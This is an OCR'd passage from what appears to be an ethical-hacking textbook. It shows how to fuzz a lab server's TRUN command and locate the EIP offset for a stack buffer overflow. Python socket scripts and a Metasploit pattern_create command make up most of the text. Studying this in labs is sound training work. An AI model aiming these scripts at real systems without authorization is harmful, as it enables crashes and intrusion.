
Figure 6.55: Screenshot of Immunity Debugger showing buffer overflow vulnerability

Perform Fuzzing

After identifying the buffer overflow vulnerability in the target server, we must perform fuzzing. Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register. Fuzzing helps in identifying the number of bytes required to crash the target server. This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode.

For example, the screenshot below shows the sample Python script used by attackers to perform fuzzing:



fuzz.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
fuzz.py

```python
#!/usr/bin/python2
import sys, socket
from time import sleep


buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.1.11', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```

Figure 6.56: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.



```


Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following `pattern_create` Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```



/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900 - Parrot Terminal
File Edit View Search Terminal Help

INS

```python
#!/usr/bin/python2
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + offset))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.60: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.

